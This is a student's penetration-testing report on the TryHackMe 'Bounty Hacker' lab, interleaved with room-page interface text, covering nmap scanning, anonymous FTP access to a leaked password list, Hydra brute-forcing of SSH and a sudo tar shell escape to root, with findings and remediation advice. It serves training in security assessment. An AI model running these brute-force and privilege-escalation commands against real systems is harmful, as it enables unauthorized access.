

REPORT FILE



[Dashboard](#)[Learn](#)[Practice](#)[Compete](#)

[Go Premium](#)

 35 2

[Learn](#) > [Bounty Hacker](#)



Bounty Hacker

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!

 45 min  105,213 

[Start AttackBox](#) [Save Room](#)[4190 Recommend](#)[Connectivity](#)  [Options](#) 

Room progress: 0%

 **Chart**

 **Scoreboard**

 **Write-ups**

160

Report Title : *Penetration Testing Report*

TryHackMe – Bounty Hacker Lab Report

Subtitle : *Ethical Hacking & Penetration Testing Assessment*

Prepared By : Vishal Kaushik

Submitted To : Tanu Mam

Platform : TryHackMe

Target Machine : Bounty Hacker

Assessment Type : Capture the Flag (CTF)

Penetration Testing Lab

Table of Contents :-

S.No.	Title	Date
1.	Introduction	
2.	Scope of Assessment	
3.	Methodology	
4.	Exploitation	
5.	Findings	
6.	Recommendations	
7.	Conclusion	

Introduction:-

- This report presents the results of a security assessment conducted on the **Bounty Hacker** machine available on the TryHackMe platform. The assessment was performed in a controlled laboratory environment for educational purposes, with the objective of simulating a real-world penetration test and improving practical cybersecurity skills.
- The assessment followed a structured penetration testing methodology, including reconnaissance, service enumeration, vulnerability identification, exploitation, privilege escalation, and post-exploitation activities. Publicly available security tools and standard penetration testing techniques were used to identify weaknesses within the target system and gain authorized access.
- During the assessment, multiple services exposed by the target machine were analyzed to identify potential attack vectors. Through systematic enumeration and exploitation of discovered vulnerabilities and misconfigurations, initial access to the system was successfully obtained. Further privilege escalation techniques were then employed to gain administrative (root) access, demonstrating the potential impact of insecure configurations and weak security practices.
- The findings highlight the importance of implementing secure authentication mechanisms, minimizing unnecessary service exposure, applying the principle of least privilege, and performing regular security assessments to identify and remediate vulnerabilities before they can be exploited by malicious actors.
- Overall, the assessment successfully achieved all objectives defined for the TryHackMe **Bounty Hacker** lab while demonstrating a complete penetration testing workflow from initial reconnaissance to full system compromise. The report documents the methodology, tools used, findings, evidence, and recommendations to provide a comprehensive understanding of the security weaknesses identified during the assessment.

Scope of Assessment :-

The purpose of this assessment was to perform a controlled penetration test against the **Bounty Hacker** machine hosted on the TryHackMe platform. The objective was to identify security vulnerabilities, exploit identified weaknesses, obtain authorized access, and demonstrate the complete penetration testing lifecycle in a safe and educational environment.

In-Scope Target :-

Platform: TryHackMe

Target Machine: Bounty Hacker

Assessment Type: Black-box Penetration Testing (initially no prior knowledge of the target)

Environment: Controlled virtual lab

Assessment Objectives :-

The following activities were included within the scope of this assessment:

- Identify active hosts and open network ports.
- Enumerate running services and service versions.
- Discover publicly accessible resources and potential attack vectors.
- Identify vulnerabilities and security misconfigurations.
- Exploit identified vulnerabilities to gain initial access.
- Perform local enumeration after obtaining access.

- Escalate privileges to gain administrative (root) access.
- Capture the user and root flags as proof of successful exploitation.
- Document all findings, evidence, and recommendations.

Out of Scope :-

The following activities were not performed as part of this assessment:

- Denial-of-Service (DoS) or Distributed Denial-of-Service (DDoS) attacks.
- Attacks against systems other than the designated TryHackMe target.
- Social engineering or phishing attacks.
- Physical security testing.
- Persistent malware deployment or destructive actions.
- Any activity outside the authorized TryHackMe laboratory environment.

Rules of Engagement :-

- All testing was conducted within the authorized TryHackMe environment.
- Only the designated target machine was assessed.
- Standard penetration testing tools and techniques were used.
- No actions were performed that could intentionally damage or disrupt the laboratory environment.
- All findings were documented for educational purposes and to demonstrate the penetration testing process.

Methodology :-

The security assessment of the **Bounty Hacker** machine was conducted using a structured penetration testing methodology that reflects industry-standard practices. The objective was to identify vulnerabilities, exploit security weaknesses, and obtain administrative access while documenting each stage of the assessment.

1. Reconnaissance -

The assessment began with information gathering to identify the target's network presence. Initial reconnaissance focused on discovering the target's IP address, identifying open ports, and determining the services running on those ports. Network scanning tools such as **Nmap** were used to collect information about the operating system, service versions, and potential attack surfaces.

Objectives:

- Identify live hosts.
- Discover open TCP ports.
- Detect running services and versions.
- Gather basic information about the target.

2. Enumeration -

After identifying accessible services, each service was examined in detail to uncover valuable information that could be used during exploitation. Enumeration included inspecting web applications, FTP services, SSH access, and other exposed services for usernames, credentials, hidden files, configuration information, and security weaknesses.

Objectives:

- Enumerate network services.
- Identify accessible resources.

- Discover user accounts and credentials.
- Locate hidden directories and files.
- Identify security misconfigurations.

3. Vulnerability Analysis -

The information collected during enumeration was analyzed to identify vulnerabilities that could be exploited. Service configurations, authentication mechanisms, exposed files, and system information were evaluated to determine the most effective attack path.

Objectives:

- Analyze discovered services.
- Identify vulnerable configurations.
- Determine potential exploitation methods.
- Prioritize attack vectors.

4. Exploitation -

Once suitable vulnerabilities were identified, exploitation techniques were used to gain initial access to the target system. Valid credentials, exposed services, or identified weaknesses were leveraged to establish a user-level shell on the target machine.

Objectives:

- Gain initial system access.
- Verify successful exploitation.
- Establish a stable shell.
- Document exploitation steps.

5. Post-Exploitation -

Following successful exploitation, additional enumeration was performed from within the compromised system to gather system information, identify privilege escalation opportunities, and understand the target environment.

Objectives:

- Collect system information.
- Identify sensitive files.
- Enumerate user privileges.
- Search for privilege escalation vectors.

6. Privilege Escalation -

The system was analyzed for insecure configurations, misconfigured permissions, vulnerable binaries, and other privilege escalation opportunities. Appropriate techniques were applied to obtain root-level access to the target machine.

Objectives:

- Identify privilege escalation paths.
- Exploit misconfigurations.
- Obtain administrative (root) privileges.
- Verify complete system compromise.

7. Documentation and Reporting -

Throughout the assessment, all commands, observations, screenshots, findings, and evidence were recorded. The final report documents the complete penetration testing process, identified vulnerabilities, exploitation techniques, and security recommendations to improve the target's security posture.

Exploitation :-

Tools Used :-

- Nmap
- Ftp
- Hydra
- SSH

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[/home/kali]
# cd Downloads

(kali㉿kali)-[/home/kali/Downloads]
# ls
ap-south-1-kaushik.vishal2004-regular.ovpn
universal.ovpn
'wappalyzer_192-168.165.193(4).csv'
'wappalyzer_192-168.165.193(5).csv'
'wappalyzer_192-168.165.193(6).csv'
'wappalyzer_192-168.165.193.csv'
'wappalyzer_192-168.165.193(1).csv'
'wappalyzer_192-168.165.193(2).csv'
'wappalyzer_192-168.165.193(3).csv'

(kali㉿kali)-[/home/kali/Downloads]
# openvpn ap-south-1-kaushik.vishal2004-regular.ovpn
```

Step 1 : Lab set up

This follow following steps including :-


1. Connecting VPN in your kali machine using command.

“ **openvpn _kali_vpn_** ”

2. Starting lab machine to access **_Target_IP_**.

```
(kali㉿kali)-[/home/kali/Downloads]
# openvpn ap-south-1-kaushik.vishal2004-regular.ovpn

2026-07-22 05:48:03 DEPRECATED OPTION: --persist-key option ignored. Keys are now always
persisted across restarts.
2026-07-22 05:48:03 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to B
F-CBC as fallback when cipher negotiation failed in this case. If you need this fallback
please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --
data-ciphers. E.g. --data-ciphers DEFAULT:BF-CBC
2026-07-22 05:48:03 OpenVPN 2.7.5 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL]
[PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-07-22 05:48:03 library versions: OpenSSL 3.6.3 9 Jun 2026, LZO 2.10
2026-07-22 05:48:03 DCO version: 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2ka
li1 (2026-06-18)
```



Step 2 : Nmap Scan

Nmap (Network Mapper) is a free, open-source tool used to discover devices on a network and assess their services and security. It is widely used by system administrators, network engineers, and security professionals for network inventory, troubleshooting, and authorized security assessments.

Command used :

Nmap -A _Target_Ip_

Output :

- Tcp port open
- Ssh port open
- Ftp port with anonymous login
- ftp code 203

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2)
|_ssh-hostkey:
|   3072 ec:d1:6a:cd:16:1a:96:8d:d7:31:21:35:d7:38:62:07 (RSA)
|   256  c5:dc:14:01:6e:8a:4d:35:9f:4e:15:f3:b5:97:71:bc (ECDSA)
|_  256 20:b5:bb:57:b3:a7:a2:40:53:d3:42:34:d6:4d:66:f2 (ED25519)
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Aggressive OS guesses: Linux 5.14 - 6.8 (93%), Linux 4.15 - 5.19 (90%),
Linux 5.15 (89%), HP P2000 G3 NAS device (89%), Linux 2.6.32 (88%), Linux
ux 5.0 (88%), Linux 5.0 - 5.14 (88%), Linux 5.1 - 5.15 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 49400/tcp)
HOP RTT      ADDRESS
1   27.76 ms  192.168.128.1
2   ...
3   27.83 ms  10.48.135.221

OS and Service detection performed. Please report any incorrect results
t/ .
Nmap done: 1 IP address (1 hostup) scanned in 28.94 seconds
```

```
(kali㉿kali)-[~]
$ nmap -A 10.48.135.221
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-22 05:53 -0400
Nmap scan report for 10.48.135.221
Host is up (0.032s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to ::ffff:192.168.176.129
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2)
|_ssh-hostkey:
|   3072 ec:d1:6a:cd:16:1a:96:8d:d7:31:21:35:d7:38:62:07 (RSA)
```

Step 3 : FTP Login

```
(kali@kali)-[~]
$ ftp 10.48.135.221
Connected to 10.48.135.221.
220 (vsFTPD 3.0.5)
Name (10.48.135.221:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.
ftp>
```

- After logging in ftp as anonymous user
- We find few files using command “ls” :
1. locks.txt 2. task.txt
- But we can’t access these files in ftp .
- So , we use “get” command to obtain these files into our kali machine.

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |*****| 418
226 Transfer complete.
418 bytes received in 00:00 (7.81 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |*****| 68
226 Transfer complete.
68 bytes received in 00:00 (1.27 KiB/s)
ftp>
```

```
(kali@kali)-[~]
$ ls
lc1 Downloads Music Pictures scansmap.txt username1.py Videos
desktop labs_work name1.txt Projects task.txt username_check.py wget
documents locks.txt name.txt Public Templates username.py
```

- After getting these files into our system .
- We read the content of these files using “ **cat** ” command.
- In file task.txt we find the name of the user “ **lin** ” .
- In file locks.txt we find a list of passwords used by the user to access the ssh.

```
(kali㉿kali)-[~]
$ cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

```
(kali㉿kali)-[~]
$ cat locks.txt
rEdDrAG0N
ReDdr4g0nSynd!cat3
Dr@g0n$yn9!cat3
R3DDr460NSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4g0n2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdrag0n$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@g0n$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
```

Deploy the machine.

No answer needed

✓ Correct Answer

Find open ports on the machine

No answer needed

✓ Correct Answer

Who wrote the task list?

lin

✓ Correct Answer



Step 4 : SSH Login

- As we find the user name so now we take the ssh login using command :
“ssh _user_name@_Target_ip”
- But first we have to find the password .
- As we already have list of password which we find in previous step so we simply use a hydra command :
“hydra -l _user_name -P /home/kali/locks.txt _target_ip ssh”

```
(kali㉿kali)-[~]  
$ ssh lin@10.48.135.221  
The authenticity of host '10.48.135.221 (10.48.135.221)' can't be established  
ED25519 key fingerprint is: SHA256:mw2TUiXayY3EF/YJed4qypLAVhRmX1F60CxCQQ  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.48.135.221' (ED25519) to the list of known hosts  
** WARNING: connection is not using a post-quantum key exchange algorithm  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
lin@10.48.135.221's password: █
```

```
(kali㉿kali)-[~]  
$ hydra -l lin -P /home/kali/locks.txt 10.48.135.221 ssh  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret  
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et  
hics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-22 06:03:06  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce  
the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task  
[DATA] attacking ssh://10.48.135.221:22/  
[22][ssh] host: 10.48.135.221 login: lin password:   
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 2 final worker threads did not complete until end.  
[ERROR] 2 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-22 06:03:11
```

```

(kali@kali)-[~]
$ ssh lin@10.48.135.221
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lin@10.48.135.221's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
on or proxy settings

```

After logging in ssh we use command “ls” and we get a file known as “**user.txt**” in which we find our first flag ‘

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228

```
lin@ip-10-48-135-221:~/Desktop$ ls
```

user.txt

```
lin@ip-10-48-135-221:~/Desktop$ cat user.txt
```

```
lin@ip-10-48-135-221:~/Desktop$
```

```

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

```

```

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
on or proxy settings

```

```

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-48-135-221:~/Desktop$

```

move the mouse pointer inside or press Ctrl+G.

Active machines information

IP Address: 10.48.135.221

Find open ports on the machine

No answer needed

✓ Correct Answer

Who wrote the task list?

lin

✓ Correct Answer

What service can you bruteforce with the text file found?

SSH

✓ Correct Answer

What is the users password?

✓ Correct Answer

user.txt

✓ Correct Answer

root.txt

- Now , we have to find our root flag so first we have to gain the root access for which we use command “ **sudo -l** ”.
- Then we get a clue that we can have the “ **/tar** ” directory which help to gain the root access so we use command shown in figure below and get the access .
- Then we find our flag using command “ **find / -name root.txt** ”.

```
lin@ip-10-48-135-221:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-48-135-221:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\::/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/usr/sbin

User lin may run the following commands on ip-10-48-135-221:
    (root) /bin/tar
lin@ip-10-48-135-221:~/Desktop$
```

```
/bin/sh: 5: cd: can't cd to root
$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
```

```
# whoami
root
# find / -name root.txt
/root/root.txt
```

```
# cat /root/root.txt
```



Great work kaushik.vishal2004! Room completed!

Your skills are skyrocketing!

Completed tasks



Points earned



Streak



Findings :-

The penetration test identified several security weaknesses that could be exploited to compromise the target system. The assessment demonstrated that exposed services and insecure configurations provided an attacker with a path to gain unauthorized access and ultimately obtain administrative privileges.

<u>Finding</u>	<u>Severity</u>	<u>Description</u>
Exposed Network Services	Medium	Multiple publicly accessible services increased the attack surface and provided opportunities for enumeration.
Weak or Exposed Credentials	High	Credentials obtained during enumeration enabled unauthorized access to the system.
Insecure System Configuration	High	Misconfigurations within the operating system facilitated further exploitation and lateral movement.
Privilege Escalation Vulnerability	Critical	Improper privilege management allowed a standard user to obtain root-level access.

Recommendations :-

The following recommendations are provided to reduce the likelihood of similar security issues:

1. Restrict Unnecessary Services -

- Disable services that are not required.
- Limit network exposure using firewalls and access control lists.

2. Strengthen Authentication -

- Enforce strong password policies.
- Use unique credentials for each account.
- Implement multi-factor authentication (MFA) where applicable.

3. Apply the Principle of Least Privilege -

- Review user permissions regularly.
- Remove unnecessary administrative privileges.
- Restrict sudo permissions to only authorized users.

4. Secure System Configuration -

- Remove insecure default settings.
- Regularly review system configurations.
- Conduct periodic security audits.

5. Perform Regular Vulnerability Assessments -

- Schedule routine penetration testing.
- Apply security patches promptly.
- Monitor systems for suspicious activity and unauthorized access attempts.

Conclusion :-

- The security assessment of the **TryHackMe Bounty Hacker** machine successfully demonstrated the complete penetration testing lifecycle, including reconnaissance, enumeration, exploitation, post-exploitation, and privilege escalation. The assessment achieved all objectives by obtaining both user-level and root-level access through the exploitation of identified vulnerabilities and security misconfigurations.
- The findings emphasize the importance of securing exposed services, implementing strong authentication mechanisms, and following the principle of least privilege to reduce the risk of system compromise. Regular vulnerability assessments, security monitoring, and timely patch management are essential to maintaining a secure environment. Although the vulnerabilities were intentionally included for educational purposes, they represent common real-world security issues that organizations should proactively address.